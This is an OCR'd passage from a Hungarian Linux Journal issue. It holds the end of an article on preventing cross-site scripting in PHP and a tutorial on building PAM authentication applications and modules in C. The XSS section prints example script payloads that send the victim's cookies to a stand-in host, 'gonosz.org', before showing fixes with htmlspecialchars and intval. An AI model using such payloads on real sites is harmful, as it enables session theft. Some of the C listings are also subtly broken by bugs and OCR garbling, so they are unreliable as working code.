XSS-támadásoknál gyakori eset, hogy például a felhasználó be van valamilyen webes alkalmazásba jelentkezve, és a munkafolyamatához tartozó sütik a gépén tárolódnak, a támadó pedig egy ellenőrizetlen bemenet segítségével egy hivatkozást készít az alkalmazáshoz, ami feldolgozza az áldozat kérését, és meg is jeleníti azt.
Az alábbi példa arra szolgál, hogy megértsük, miről van szó. Képzeljünk el egy webes alkalmazást, ami vakon megjeleníti a levélhez tartozó ***téma*** mezőt:

```
<?php
     ...
     echo "<TD> $tema </TD>";
?>
```

Ebben az esetben a támadó akár egy JavaScript-kódot is elrejthet a levél téma mezőjébe, ami – ha a felhasználó megnézi a levelet – önmagától végrehajtódik. Ez a hiba felhasználható arra, hogy a felhasználó sütijeinek a segítségével egy ehhez hasonló JavaScript-kóddal ellopják munkafolyamatot:

```
<script>
self.location.href="http://gonosz.org/
➥suticsapda.html?suti="+escape(document.cookie)
</script>
```

Amikor a felhasználó megnyitja a hivatkozást, akkor a JavaScript-kódban megadott helyre irányítódik tovább, ami egyúttal a felhasználó sütijeit is kiadja. A támadónak nem kell mást tennie, mint belepillantania a webkiszolgáló naplófájljaiba, hogy megtudja az áldozat munkafolyamatának azonosítóit.
A `htmlspecialchars()` függvénnyel azonban elkerülhetjük az efféle kellemetlenségeket. A `htmlspecialchars()` a HTML-vezérlőkaraktereket HTML-kódokká alakítja, vagyis például a `< Øs >` karaktereket a `<script>`-ből a nekik megfelelő HTML-kóddá alakítja át, `<`-vé, és `>`-vé. Így amikor az áldozat böngészője megjeleníti az oldalt, semmi veszélyes nem történhet, mivel a levélben csak egy `<script>` karaktersorozatot lát, aminek semmilyen jelentése nincs, egyszerű szövegként értelmezhető.
A megoldás tehát a következő:

```
<?php
     ...
     echo "<TD> ".htmlspecialchars($tema)."
     ➥</TD>";
?>
```

Egy másik általános eset, amikor egy űrlap nem látható mezőjébe szúrunk be értékeket:

```
<input type="hidden" name="oldal"
➥value="<?php echo $oldal; ?>">
```

Lássuk a következő URL-t:

```
http://example.com/oldal.php?oldal="><
➥<script>self.location.href="http://gonosz.org/
➥xss-tamadas.html?sutik="
➥+escape(document.cookie)</script>
```

Ha a támadónak sikerül rávennie minket, hogy ellátogassunk egy ehhez hasonló hivatkozásra, lehetséges, hogy böngészőnket a támadó oldalára irányítja tovább, mint az előző példában. Mivel azonban az `$oldal` változó számtípusú, az effajta hiba egyszerű típuskényszerítéssel elkerülhető:

```
<input type="hidden" name="page" value=
➥"<?php echo intval($page); ?>">
```


Még egyszer tehát: ahhoz, hogy az efféle támadásokat elkerüljük, mindig ellenőrizni kell a felhasználó által megadott bevitelt, vagy pedig – mielőtt bármit is megjelenítenénk – a `htmlspecialchars()` függvénnyel el kell távolítanunk a HTML-vezérlőkaraktereket.

Linux Journal 2002. október, 102. szám

Nuno Loureiro
(nuno@eth.pt) az ethernet lda társalkotója (➲ http://www.eth.pt). Három éve foglalkozik PHP-programozással, számos webalkalmazás készítését irányította. Szeret hegyet mászni és túrázni.

Alkalmazásbiztonság a PAM modul segítségével

A PAM (Pluggable Authentication Module) alapjai,
PAM támogatású alkalmazások fejlesztése és PAM-beállításfájl létrehozása.



A hitelesítés olyan folyamat, ami azt ellenőrzi, hogy az adott entitás valóban az-e, akinek állítja magát. Linux-rendszereken a felhasználók hitelesítésére a `su`, `passwd` vagy `login` alkalmazásokat használjuk, még mielőtt a rendszer erőforrásaihoz engednénk őket. A felhasználói adatok szinte minden Linux-terjesztésben a */etc/passwd* fájlban tárolódnak. Ez egy olyan szöveges állomány, ami a felhasználó `login` nevét, titkosított jelszavát, az egyedi, numerikus felhasználói azonosítót (amit `uid`-nek neveznek), egy numerikus csoportazonosítót (amit `gid`-nek nevezünk), tetszés szerint megadható megjegyzésmezőt (ahol általában a felhasználó valódi nevét, telefonszámát és hasonló dolgokat tárolhatunk), a saját könyvtárát és a kedvenc héjprogramját tartalmazza.
A */etc/passwd* egy sora valahogy így néz ki:

```
aztec:K52xi345vMO:900:900:Aztecsoftware,
➥Bangalore:/home/aztec:/bin/bash
```


Ha a valóságban belenézünk a */etc/passwd* fájlba, természetesen inkább valami ilyesmit fogunk látni:

```
aztec:x:900:900:Aztec software,Bangalore:
➥/home/aztec:/bin/bash
```

Hová lett a titkosított jelszó?
A */etc/passwd* fájlt minden felhasználó olvashatja, ami bárkinek lehetővé teszi, hogy a rendszer összes felhasználójának titkosított jelszavát összegyűjtse. Bár a jelszavak kódoltak, jelszótörő programokat könnyű beszerezni. A növekvő biztonsági fenyegetések miatt kifejlődtek az árnyékjelszavak.
Ha a rendszeren be van kapcsolva az árnyékjelszó-rendszer, a */etc/passwd* jelszó mezőjébe mindössze egyetlen `x` kerül, a felhasználó valódi titkosított jelszava pedig a */etc/shadow* (árnyék) fájlban tárolódik. Mivel a */etc/shadow* állományt csak a rendszergazda olvashatja, a rosszakaratú felhasználók nem tudják feltörni társaik jelszavait. A */etc/shadow* sorainak tartalmát a felhasználó bejelentkező neve, titkosított jelszava, illetve néhány, a jelszó lejáratával kapcsolatos mező teszi ki. Egy jellegzetes bejegyzés a következőképpen néz ki:

```
aztec:/3GJajkg1o4125:11009:0:99999:7:::
```

A Linux megjelenésének kezdetekor, amikor még az alkalmazásoknak kellett azonosítaniuk a felhasználókat, a szükséges adatot egyszerűen csak ki kellett volna olvasni a */etc/passwd* és */etc/shadow* fájlokból. Ha meg kell változtatni a felhasználó jelszavát, elegendő a */etc/passwd* és */etc/shadow* fájlokat átszerkeszteni.
Ez a módszer, bár kétségkívül egyszerű, nehézkes és számos gondot okoz a rendszergazdáknak és az alkalmazásfejlesztőknek. Minden alkalmazásnak, amely felhasználóhitelesítést igényel, tudnia kell, hogyan érheti el a keresett adatot, amikor a többféle hitelesítési módozat közül valamelyikkel kapcsolatba kerül. Ezért aztán az előjogokat adó alkalmazásprogramok erősen kötődnek valamelyik hitelesítési módszerhez. Amint felbukkan egy új hitelesítési módszer, a régiek elavulttá válnak. Azaz ha a rendszergazda meg akarja változtatni a hitelesítési sémát, az egész alkalmazást újra kell fordítania.
E hátrányok kiküszöbölésére olyan rugalmas szerkezetet kell kidolgoznunk, amely elválaszthatja az előjogadó programok és a megfelelően biztonságos hitelesítési sémák fejlesztését.
A Linux Pluggable Authentication Module (PAM) egy ilyen megoldás, amely sikerrel szünteti meg az azonosító sémák és az alkalmazások szoros összefonódását.
Az alkalmazás a programozó szemszögéből nézve: a PAM gondoskodik a hitelesítési feladatról és ellenőrzi a felhasználó személyazonosságát. A rendszergazda szemszögéből: nagy szabadságot jelent, hogy szabadon dönthetünk, melyik hitelesítési sémát választjuk Linux-rendszerünkön PAM-alapú alkalmazásainkhoz.



A PAM-rendszer

Ábránk a PAM-rendszer négy nagy alkotórészét mutatja be. Az első elem a PAM-programkönyvtár, amely a PAM-alapú alkalmazások és modulok fejlesztéséhez szükséges felületet és függvényeket teszi elérhetővé.
A második a PAM-alapú alkalmazás, egy olyan alkalmazás, amely valamilyen szolgáltatást nyújt. A szolgáltatás elérése előtt esetleg azonosítani kell a felhasználót. A hitelesítési lépés előtt az alkalmazás kapcsolatba lép a ***Linux-PAM*** könyvtárral, és meghívja a szükséges hitelesítési szolgáltatásokat. Az alkalmazás maga semmit nem tud a felhasznált hitelesítési módszer részleteiről. Az alkalmazásnak elérhetővé kell tennie egy úgynevezett párbeszéd- (conversation) függvényt, amely lehetővé teszi a betöltött azonosító modul és az alkalmazás közti kölcsönös kapcsolattartást.
A harmadik összetevő a Pluggable Authentication Module, amely valamilyen (tetszőleges) hitelesítési módszer kezelését támogató bináris állomány. Betöltés után a modulok közvet-

lenül tudnak kapcsolatot tartani az alkalmazással az alkalmazás által elérhetővé tett párbeszédfüggvényen keresztül. Ezen keresztül cserélgethetjük a felhasználótól bekért (vagy felajánlott) szöveges adatot.
Az utolsó elem a PAM-beállítófájl. Olyan szöveges állományról van szó, amelyben a rendszergazda megadhatja az egyes alkalmazásokhoz használt hitelesítési sémákat. Linux-rendszereken ez a beállítási adat egyaránt lehet a */etc/pam.d* mappában, vagy egy sor a */etc/conf* beállítófájlban. A PAM-beállításfájlt a rendszer a PAM-könyvtárak alaphelyzetbe állítása során dolgozza fel.
A PAM-könyvtár ezután betölti a megfelelő hitelesítési modult, azt, amelyet az adott modul hitelesítési sémájához állítottunk be.

Linuxos PAM támogatású alkalmazás fejlesztése

PAM-támogatással bíró alkalmazások írásakor először meg kell hívnunk a *PAM*-könyvtár megfelelő hitelesítési függvényét. Egyúttal a párbeszédfüggvényt is meg kell adnunk, amelyen keresztül a modul közvetlenül tud kapcsolatot tartani az alkalmazással.
A PAM API-hitelesítést végző függvényei a következő három lényeges szolgáltatást tartalmazzák:

1. `pam_start()`: az első PAM-függvény, amit az alkalmazásnak meg kell hívnia. Ez a függvény állítja alaphelyzetbe a *PAM*-könyvtárat, illetve beolvassa a *PAM*-beállításfájlt, és betölti a kívánt hitelesítési modult a beállításfájlban megadott sorrendben. A *PAM*-könyvtárra irányuló mutatót ad vissza, amit az alkalmazás azután a könyvtárral való további kapcsolattartása során felhasználhat.
2. `pam_end()`: A *PAM*-könyvtár utolsó függvénye, amit az alkalmazás meghív. Visszatérésekor a *PAM*-könyvtárra irányuló mutató többé már nem lesz érvényes, és az összes hozzárendelt memóriaterület felszabadul.
3. `pam_authenticate()`: ez a függvény szolgál kapcsolófelületül a betöltött modulok hitelesítési folyamatához. Az alkalmazásnak kell meghívnia, amikor a szolgáltatást kérő felhasználót azonosítani akarja.

A hitelesítési eljárásokon kívül a PAM API az alkalmazás által hívható következő függvényeket is elérhetővé teszi:

- `pam_acct_mgmt()`: ellenőrzi, hogy a felhasználó azonosítója érvényes-e.
- `pam_open_session()`: új folyamatot kezdeményez.
- `pam_close_session()`: befejezi a futó folyamatot.
- `pam_setcred()`: kezeli a felhasználó tanúsítványait.
- `pam_chauthtok()`: megváltoztatja a felhasználóazonosító nyelvi egységét (token).
- `pam_set_item()`: menti a PAM folyamatállapotát.
- `pam_get_item()`: visszatölti a PAM folyamatállapotát.
- `pam_strerror()`: hibakiírást ad vissza.

Az alkalmazás ezeket a PAM API-eljárásokat a *security/pam_appl.h* felületen keresztül érheti el.
A párbeszédfüggvény közvetlen kapcsolatot hoz létre az alkalmazás és a betöltött modul között. Ez a modul részéről többnyire annyit tesz, hogy a felhasználótól bekéri a felhasználónevet, a jelszót és így tovább. A párbeszédfüggvény (`conv_func`) alakja a következő:

```
int conv_func (int,const struct pam_message
**, struct pam_response **,void );
```

A betöltött hitelesítési modul a `pam_message` szerkezet segítségével néhány adatot igényel az alkalmazástól, ami ezeket a szükséges adatokat a `pam_response` szerkezet segítségével juttathatja el a modulnak.
Kérdés azonban, honnan tudja a modul a párbeszédfüggvény címét? A megoldás kulcsa a párbeszédszerkezetben rejlik: `struct pam_conv`. Az alkalmazásnak a párbeszédfüggvényre mutató mutató segítségével először be kell állítania a párbeszédszerkezetet. Alaphelyzetbe hozás után a párbeszédfüggvény a `pam_start()` függvény hívásakor értékként kerül a *PAM*-könyvtárhoz. A megkapott mutatóval a modul már megkezdheti adatcseréjét a párbeszédfüggvénnyel.

Rakjuk össze mindezt!

Fejlesszünk ki egy alkalmazást, ami a pillanatnyi időt adja vissza. Legyen ez egy olyan alkalmazás, amely a szolgáltatás előtt azonosítja a felhasználót.
Először is illesszük be a megfelelő fejléceket! A PAM API csatolófelülete a *security/pam_appl.h* fejlécfájl. Ezt követően állítsuk alaphelyzetbe a párbeszédszerkezetet:

```
static struct pam_conv conv = {
      my_conv,     //function pointer to the
                      //conversation function
      NULL
};
```

Majd írjuk meg a `main()` tagfüggvényt. Ehhez előbb be kell töltenünk a *PAM*-könyvtárat. Mint már tudjuk, az alkalmazásnak meg kell hívnia a *PAM*-könyvtár tagfüggvényeit ahhoz, hogy az igényelt hitelesítési feladatot elvégezhesse. Csakhogy mi módon szerezheti meg az alkalmazás a `libpam` PAM-könyvtárleíróját? A `libpam`-et a `pam_start()` függvény állítja alaphelyzetbe, átadva neki a `service_name` (szolgáltatásnév) alkalmazásnevet, az igényelt hitelesítési szolgáltatástípust, az azonosítandó személy felhasználónevét és a `pam_conv` szerkezetre mutató mutatót. A függvény a `libpam` kezelőjével `(*pamh)` `<handle>` tér vissza, amely lehetővé teszi a *PAM* könyvtár további hívásait:

```
pam_handle_t *pamh = NULL;
int retval = 0;

retval =  pam_start(
➥"check_user",NULL,&conv,&pamh);
if(retval != PAM_SUCCESS)
      exit(0);
```

Ha a felhasználónevet nem akarjuk átadni a `pam_start()`-nak, átadhatunk `NULL`-t is. A betöltött hitelesítési modul azt a párbeszédfüggvényen keresztül később be fogja kérni a felhasználótól.
A `main()` tagfüggvény megírásának második lépése a felhasználó hitelesítése. Most jön el az igazság pillanata: eldől, hogy a felhasználó valóban az-e, akinek mondja magát. Hogyan derül ki mindez? A `pam_authenticate()` függvény szolgál csatolófelületként a betöltött modul hitelesítési módszeréhez. Ellenőrzi a felhasználó által adott felhasználónevet és jelszót a megfelelő hitelesítési modul segítségével. Siker esetén `PAM_SUCCESS`-t ad vissza, ha viszont nincs egyezés, valamilyen a hiba okát leíró kódot ad vissza:

```
retval = pam_authenticate(pamh,0);

if(retval == PAM_SUCCESS)
     printf("%s\n","Authenticated.");
```

```
else
      printf("%s\n","Authentication Failed.");
```

Megfigyelhetjük, hogy átadtuk a `pamh` kezelőt, amelyet a korábbi `pam_start()` hívás során kaptunk meg. A művelet harmadik lépése, hogy engedélyezzük a hozzáférést a kívánt szolgáltatáshoz. Most, hogy a felhasználót azonosítottuk, immár jogosul elérni az igényelt szolgáltatást. Példánkban a szolgáltatás a pillanatnyi időt adja vissza:

```
return current_time();
```

Végül eleresztjük a *PAM*-könyvtárat. Miután a felhasználó befejezte az alkalmazás használatát, a *PAM* könyvtárat ki kell törölni a memóriából. Egyúttal a `pamh` kezelőhöz rendelt memóriát is érvényteleníteni kell. Mindezt a `pam_end()` hívással érhetjük el:

```
int pam_ status = 0;
if(pam_end(pamh,pam_status) !=
PAM_SUCCESS) {
     pamh = NULL;
     exit(1);
}
```

A `pam_end()` második értékeként használt `pam_status` a modulfüggő `cleanup()` visszahívásfüggvény (callback) értéke lesz. Ezáltal a modul a leválasztása előtti utolsó pillanatban is el tudja végezni a fontos feladatokat. A függvény sikeres visszatérése esetén a `pamh` kezelőhöz tartozó valamennyi memória felszabadul.

A párbeszédfüggvény létrehozása

Az *1. listában* egy vázlatos párbeszédfüggvény megvalósítását láthatjuk. A párbeszédfüggvény hívásakor átadott érték célja a modul és az alkalmazás közti adatcsere elősegítése. A `num_msg` tárolja a `msg` mutatótömb hosszát. Sikeres visszatérés esetén a `*resp` mutató a `pam_response` szerkezetek tömbjére mutat, ahol az alkalmazás által megadott szöveget találjuk. Az üzeneteket (a modultól az alkalmazásnak) közvetítő függvényt a ***security/pam_appl.h*** határozza meg:

```
struct pam_message {
     int msg_style;
     const char *msg;
};
```

Azáltal, hogy az üzenettömb címét megkaptuk, lehetővé válik, hogy a modulból egyetlen hívással egyszerre több dolgot adjunk át az alkalmazásnak. A `msg_style` érvényes értékei:

- `PAM_PROMPT_ECHO_OFF`: szöveget kér be, kijelzés nélkül (pl.: jelszavak).
- `PAM_PROMPT_ECHO_ON`: szöveget kér be, kijelzéssel (például felhasználónév).
- `PAM_ERROR_MSG`: hibaüzenetet jelenít meg.
- `PAM_TEXT_INFO`: valamilyen szöveget jelenít meg.

A válaszadó szerkezetet (ez az alkalmazástól a modulra irányul) a ***security/pam_appl.h*** csatolásával adhatjuk meg:

```
struct pam_response {
     char *resp; int resp_retcode;
};
```

1. lista Egyszerű párbeszédfüggvény

```
int su_conv(int num_msg,
     const struct pam_message **msgm, struct
     pam_response **resp,void *appdata)
{
  int count;
  struct pam_response *r;
  char *recvpass=(char *)
       ➥malloc(20*sizeof(char));
  *(recvpass+19) = '\0';

  r = (struct pam_response*)calloc(num_msg,
            ➥sizeof(struct pam_response));

  for(count=0;count < num_msg;++count)
  {

       switch(msgm[count]->msg_style)
       {

         case PAM_PROMPT_ECHO_OFF:
           printf("%s",msgm[count]->msg);
           getPassword(recvpass);
           break;
         case PAM_PROMPT_ECHO_ON:
           printf("%s",msgm[count]->msg);
           scanf("%s",recvpass);
           break;
         case PAM_ERROR_MSG:
           printf(" %s\n",msgm[count]->msg);
           break;
         case PAM_TEXT_INFO:
           printf(" %s\n",msgm[count]->msg);
           break;
         default:
           printf("Erroneous Conversation
                  ➥(%d)\n",msgm[count]
                  ➥->msg_style);

       }

       r[count].resp_retcode = 0;
         r[count].resp = recvpass;
  }
       *resp = r;
  return PAM_SUCCESS;
}

void getPassword(char *revcbuf)
{
  int i=0;
  char buf[20];

  while((i = getch()) != '\n')
           buf[i++] = i;
  buf[i] = '\0';

  strcpy(recvbuf,buf);

}
```

Jelenleg a `resp_retcode` értékek nincsenek meghatározva; a szabályos visszatérési érték a 0.

Fordítás és összeépítés

Fordítsuk le az alkalmazást a következő paranccsal:

```
gcc -o azapp azapp.c -lpam -L/usr/azlibs
```

A */usr/azlibs* mappa helyére azt az útvonalat kell írni, ahol a Linux-PAM könyvtármodult, azaz a *libpam.so*-t találjuk. Ez a könyvtárfájl tartalmazza a *pam_appl.h*-ban megadott függvények meghatározásait.

A Pluggable Authentication Module (PAM) fejlesztése

Amikor modulfejlesztési feladatba kezdünk, először is tisztában kell lennünk a megvalósítandó modul típusával.
A modulokat működésük szerint négy különböző csoportba lehet sorolni: hitelesítés (authentication), számla (account), folyamat (session) és jelszó (password). A helyes megadáshoz e négy csoport legalább egyikéből valamennyi odatartozó függvényt meg kell határozni.
Használjuk a `pam_sm_authenticate()` függvényt, ha hitelesítő modult szeretnénk létrehozni, amely lényegében a hitelesítést végzi. Majd használjuk a `pam_sm_setcred()` függvényt. Általános esetben a hitelesítő modul a hitelesítő jelen kívül a felhasználóval kapcsolatos további adatokhoz is hozzáfér. A második függvény az ilyen adatot teszi elérhetővé az alkalmazás számára. Ezt csak akkor szabad meghívni, amikor a felhasználó már azonosította magát, de a folyamatot még nem kezdtük meg.
A számlakezelési modellmegvalósításokban a `pam_sm_acct_mgmt()` lesz az a függvény, amely a munkát elvégzi, és megmondja, a felhasználó jelenleg jogosult-e a szolgáltatás elérésére. A felhasználót e lépés előtt a hitelesítő modullal azonosítani kell.
Az üléseket kezelő modul a `pam_sm_open_session()` meghívásával kezdeményezhet üléseket. Amikor az ülést be kell fejezni, a `pam_sm_close_session()` függvényt hívjuk meg. Az is megoldható, hogy az egyik alkalmazás által megnyitott ülést egy másik zárja be. Ehhez vagy az kell, hogy a modul kizárólag a `pam_get_item()` függvénytől beszerzett adatokat használja fel, vagy az üléshez tartozó adatot az operációs rendszer valamilyen módon megőrzi (például egy fájlban).
Végül a `pam_sm_chauthtok()` a jelszókezelő modult valósítja meg, ahol a függvényt a felhasználó hitelesítési jelének (újra)beállítására használhatjuk fel (tehát megváltoztathatjuk a felhasználó jelszavát). A ***Linux-PAM*** könyvtár ezt a függvényt egymás után kétszer hívja meg. Az azonosítási jel csak a második hívás során változik meg, miután ellenőrizte, hogy egyezik a korábban begépelttel.
Ezeken a lehetőségeken túl a PAM API a következő függvényeket nyújtja a moduloknak:

- `pam_set_item()`: állapotadatot ír ki a PAM-ülésről.
- `pam_get_item()`: állapotadatot olvas vissza a PAM-ülésről.
- `pam_strerror()`: hibaszöveget ad vissza.

A modulfejlesztéshez szükséges PAM API-függvényeket a *security/pam_modules.h* csatolófelületen érhetjük el.

Rendezzük az eddigieket!

Készítsünk egy olyan modult, ami hitelesítéskezelést végez. Ehhez létre kell hoznunk a hitelesítéskezelési csoportba tartozó függvényeket. Kezdjük a szükséges fejlécek csatolásával. A Linux-PAM könyvtár csatolófelülete a *security/pam_modules.h* fejlécfájl.

2. lista A pam_sm_authenticate() megvalósításának alapjai

```
PAM_EXTERN int pam_sm_authenticate(
            pam_handle_t * pamh, int flags,
            int argc, const char **argv)
{
  unsigned int ctrl;
  int retval;
  const char *name, *p;

  /* get the user ·name· */

  retval = pam_get_user(pamh, &name, "login: ");
  if (retval == PAM_SUCCESS) {
     printf("username [%s] obtained", name);
  } else {
     printf("trouble reading username\n");
     pam_set_data(pamh, "unix_setcred_return",
                  (void *) retval, NULL);
  return retval;
  }

  /* get this user·s authentication token */

  retval = _read_password(pamh, ctrl, NULL,
    ➥"Password: ", NULL, UNIX_AUTHTOK, &p);
  if (retval != PAM_SUCCESS) {

     printf("could not read password
           ➥for %s\n",name);
     name = NULL;
     pam_set_data(pamh, "unix_setcred_return",
              ➥(void *) retval, NULL);
  return retval;
  }

  /* verify the password of this user */

  retval = _verify_password(pamh, name, p, ctrl);
  name = p = NULL;

  pam_set_data(pamh, "unix_setcred_return",
            ➥(void *) retval, NULL);
return retval;
}
```

A következő lépés a felhasználó azonosítása; a 2. *lista* mutatja be a `pam_sm_authenticate()` alapszerkezetének felépítését. E függvény célja, hogy az alkalmazástól bekérje a felhasználónevet és a jelszót, majd a jelszótitkosítási séma alapján hitelesítse a felhasználót.
A felhasználói nevet a `pam_get_user()` meghívásával szerezhetjük meg, ha az alkalmazás a `start_pam()` hívás során a jelszót eddig még nem adta volna meg.
A felhasználói név megszerzése után a felhasználótól be kell kérnünk a hitelesítő jelet (jelen esetben a jelszót), a `_read_password()` meghívásával. A függvény a felhasználó jelszavának beolvasásához az alkalmazás nyújtotta párbeszédfüggvényt használja fel.
A `_read_password()` függvény hívásához először beállítjuk

3. lista A pam_sm_setcred alapjainak megvalósítása

```
PAM_EXTERN int pam_sm_setcred(pam_handle_t *
          pamh,int flags,int argc,
          const char **argv)
{
  unsigned int ctrl;
  int retval;

  ctrl =  _set_ctrl(pamh, flags, NULL,
                  ➥argc, argv);
  retval = PAM_SUCCESS;

  printf("recovering return code from auth
        ➥call");
  pam_get_data(pamh, "unix_setcred_return",
            ➥(const void **) pretval);
  if(pretval) {
      retval = *pretval;
      free(pretval);
      printf("recovered data indicates that "
            ➥"old retval was %d", retval);
  }

  return retval;
}
```

a megfelelő adatokat a pam_message szerkezettömbben, hogy a párbeszédfüggvénnyel kapcsolatot tudjunk tartani:

```
struct pam_message msg[3], *pmsg[3];
struct pam_response *resp;
int i, replies;

/* prepare to converse by */
/* setting appropriate */
/* data in the pam_message */
/* struct array */

pmsg[i] = &msg[i];
msg[i].msg_style = PAM_PROMPT_ECHO_OFF;
msg[i++].msg = prompt1;
replies = 1;
```

Most hívjuk meg a párbeszédfüggvényt, ahol az `i` a párbeszédfüggvény válaszait jelenti:

```
retval = converse(pamh, ctrl, i, pmsg, &resp);
```

A `converse()` függvény tulajdonképpen a modul kezelőfelülete az alkalmazás által nyújtott párbeszédfüggvényhez. Végül meghívjuk a `_verify_password()` függvényt, amivel azonosíthatjuk a felhasználót. A `_verify_password()` függvény pedig a megfelelő titkosítási séma alapján azonosítja a felhasználó okmányait.

A felhasználói okmányok (Credentials) beállítása

Az azonosító modul általában több felhasználóval kapcsolatos adathoz férhet hozzá, mint amennyi az azonosítójelben megtalálható. A `pam_sm_setcred` függvényt használhatjuk arra, hogy ezeket az adatokat az alkalmazás számára is hozzáfér-

4. lista Példa a converse() megvalósítására

```
static int converse(pam_handle_t * pamh,
          int ctrl, int nargs, struct
          pam_message **message, struct
          pam_response **response)
{
  int retval;
  struct pam_conv *conv;

  retval = pam_get_item(pamh, PAM_CONV,
           ➥(const void **) &conv);
  if (retval == PAM_SUCCESS) {

      retval = conv->conv(nargs, (const
               ➥struct pam_message **)
               ➥message, response,
               ➥conv->appdata_ptr);

      printf("visszatØrØs az alkalmazÆsb l "
             "pÆrbeszØd ");

      if (retval != PAM_SUCCESS &&
          on(UNIX_DEBUG, ctrl)) {
          printf("pÆrbeszØd hiba\n",);

      }
  printf("kØszenÆll, hogy visszatØrjen a
        ➥modulb l " "pÆrbeszØd");

  return retval;
}
```

hetővé tegyük. A `pam_sm_setcred` egyszerű használatára látunk példát a *3. listában*. A példaként felhozott függvény megvalósításában a `pam_sm_authenticate()` visszatérési értékét egész egyszerűen átadjuk az alkalmazásnak.

Kapcsolattartás az alkalmazással

A `converse()` függvény kezelőfelületként működik a modulalkalmazás-párbeszéd során. A `converse()` függvény megvalósítására látunk példát a *4. listában*.
A párbeszédfüggvény mutatóját a `pam_get_item(pamh,PAM_CONV,&item)` hívással érhetjük el. Ezt a mutatót felhasználva a modul közvetlenül beszélgetni kezdhet az alkalmazással.

Statikusan betöltött modulok kezelése

Előfordulhat, hogy egy modul a `libpam`-be statikusan van lefordítva (statically linked). Ez tulajdonképpen valamennyi modulra igaz, amelyek az alap PAM-terjesztésbe tartoznak. Hogy statikusan be lehessen fordítani, a modulnak a függvényeit leíró adatot úgy kell közzétennie, hogy az ne ütközhessen más modulokkal.
A statikus modulokhoz szükséges további kódot érdemes `#ifdef PAM_STATIC` és `#endif` részek közé zárni.
A statikus kód egyetlen szerkezetet tartalmaz: a `struct pam_module`-t. Ezt `_pam_modname_modstruct`-nak nevezik, ahol a `modname` a fájlrendszeren használt modulnév, a bevezető könyvtárnév (általában */usr/lib/security/*) és az utótag (általában *.so*) elhagyásával.

```
#ifdef PAM_STATIC
struct pam_module _pam_unix_auth_modstruct = {
    "pam_unix_auth",
    pam_sm_authenticate,
    pam_sm_setcred,
    NULL,
    NULL,
    NULL,
    NULL,
};
#endif
```

Modulunk immár statikus vagy dinamikus elemként is lefordítható. Fordítsuk le a következő parancsokkal:

```
gcc -fPIC -c pam_module-name.c
➥ld -x  shared -o
➥pam_module-name.so
➥pam_module-name.o
```

Az alkalmazás biztonságossá tétele: a PAM-beállítófájl

A Linux-PAM által vezérelt rendszerbiztonság szempontjából érdekes helyi beállításfájlok a két lehetséges hely közül az egyiken helyezkednek el: egyetlen rendszerfájlban (*/etc/pam.conf*) vagy a */etc/pam.d/* könyvtárban.
A */etc/pam.conf* fájl általános formátumának szerkezete szolgáltatásnév–modultípus–vezérlőzászló (flag) modulútvonal alakú. Megtehetjük azt is, hogy az alkalmazáshoz tartozó PAM-beállításokat a */etc/pam.d* könyvtár külön könyvtárába helyezzük. Ebben az esetben a formátum: `module-t pus`–vezérlőzászló modulútvonal alakot vesz fel. A szolgáltatásnév a fájl nevévé válik. A szolgáltatás neve gyakran az adott alkalmazás hagyományos neve, például azServer.

Modultípus

Négy modultípus létezik: azonosító (auth), számla (account), folyamat (session) és a jelszó (password).

- `auth`: meghatározza, hogy a felhasználó valóban az-e, akinek vallja magát. Ezt általában jelszóval végezzük, de alkalmazható ennél kifinomultabb módszer is, például a biológiai jellegzetességek vizsgálata.
- `account`: meghatározza, hogy a felhasználó jogosult-e használni a szolgáltatást, lejárt-e a jelszava és így tovább.
- `password`: lehetőséget nyújt a felhasználónak, hogy azonosítójelét megváltoztassa. Általában itt is a jelszóról van szó.
- `session`: azok a dolgok, amelyeket a felhasználó azonosítása előtt, és után meg kell tenni. Ide tartozik a felhasználó saját könyvtárának befűzése és leválasztása, a be- és kilépés naplózása, továbbá a felhasználó által elérhető szolgáltatások korlátozása, illetve e korlátozások feloldása. Továbbá négy vezérlőzászló is létezik: `required` (megkövetelt), `requisite` (előfeltétel), `sufficient` (elégséges) és `optional` (tetszőleges, elhagyható).
- `required`: azt jelzi, hogy a modul sikere elengedhetetlen a modultípus-beállítás sikeréhez. A modul sikertelenségét a felhasználó addig nem veheti észre, amíg az összes hátralévő (azonos modultípusú) modul végre nem hajtódott.
- `requisite`: azonos a `required`-del, azzal a különbséggel, hogy a modul sikertelensége esetén az eredményt közvetlenül az alkalmazásnak adja vissza.
- `sufficient`: ha a modul sikerrel járt valamint az összes korábbi modul szintén sikeres volt, további modulokat már nem kell meghívni.
- `optional`: jelzi, hogy a modul sikere nem feltétlenül szükséges a felhasználónak az alkalmazáshoz történő hozzáféréséhez. Értékét csak akkor kell figyelembe venni, ha az előző modulok sorában semmilyen más egyértelmű siker vagy hiba nem fordult elő.

A dinamikusan betöltött objektumfájlok (azaz maga a betölthető modul) elérési útja a modulelérési út. Ha a modulelérési út első karaktere /, az teljes elérési utat feltételez. Ha nem ez a helyzet, a modulútvonal az alapértelmezett útvonallal egészül ki, amely a */usr/lib/security*.
A modul meghívásakor átadott értékek, jelek listája nagyon hasonló ahhoz, ahogy a Linux-héjprogram dolgozza fel a parancsokat. Általában a helyes értékek elhagyhatók és modulfüggők. Végül a beállításfájl megírásához át kell szerkesztenünk a */etc/pam.conf* fájlt és be kell illesztenünk a következő kódot:

```
check_user  auth  required
/lib/security/pam_unix.so
```

Ez azt fogja jelenteni, hogy a szolgáltatásnevekhez a `check_user` és `auth` modultípus elengedhetetlenül szükséges (`required`). A hitelesítéstípus elvégzéséhez betöltendő modul a *pam_unix.so*, amely a */lib/security/* könyvtárban található.

Összegzés

A Linux-PAM használatával többé már nem vagyunk egyetlen azonosítási sémához sem kötve, terveinknek kizárólag saját képzeletünk szabhat határt.

